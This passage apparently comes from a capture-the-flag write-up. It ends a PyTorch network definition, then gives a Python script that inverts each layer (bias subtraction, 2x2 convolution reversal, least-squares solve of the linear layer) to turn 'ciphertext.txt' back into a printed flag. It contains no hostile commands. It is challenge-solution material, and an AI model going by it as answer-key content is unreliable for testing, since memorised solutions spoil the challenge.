        x = self.conv1(x)
        x = self.relu(x)
        x = self.conv2(x)
        x = x.view(n)
        x = self.linear(x)
        x = x.view(1, 1, n, n)
        x = self.conv3(x)
        return x
```

```
mynet=Net()
mynet.load_state_dict(torch.load('model.pth'))

out = list(map(lambda line: list(map(float,
line.split(' '))),
open('ciphertext.txt').readlines()))

out = np.array(out)

out -= mynet.conv3.bias.detach().numpy()

# print(out)

def reverse_conv(kernel, after, before_size):
    last_line = [0] + [0] * before_size + [0]
    before = []
    for i in range(before_size):
        line = [0]
        for j in range(before_size):
            line.append((after[i][j] -
kernel[0][0] * last_line[j] - kernel[0][1] *
last_line[j+1] - kernel[1][0] * 0)/kernel[1][1])
        last_line = line + [0]
        before.append(line[1:])
    return before

outl =
reverse_conv(mynet.conv3.weight.detach().numpy().
reshape((2, 2)).tolist(), out.tolist(), n)

# print(outl)

lb = mynet.linear.bias.detach().numpy()
lw = mynet.linear.weight.detach().numpy()

# print(lb.shape)
# print(lw.shape)

out2 = np.linalg.inv(lw.T @ lw) @ (lw.T @
(np.array(outl).reshape((-1)) - lb))

# print(out2)
```

```
out1 = (out2 - mynet.conv2.bias.detach().numpy())
/ mynet.conv2.weight.detach().numpy()

# print(out1)

w1 = mynet.conv1.weight.detach().numpy()
b1 = mynet.conv1.bias.detach().numpy()

ori = (out1 - b1).reshape((-1))

print(ori)
ajust = [round(i) for i in ori.tolist()]
print(ajust)
b = sum([[i&1, (i&2)//2] for i in ajust], []) +
sum([[(i&4)//4, (i&8)//8] for i in ajust], [])
for i in range(0, len(b), 8):
    print(chr(int(''.join(map(str, b[i:i+8])),
base=2)), end='', flush=True)
```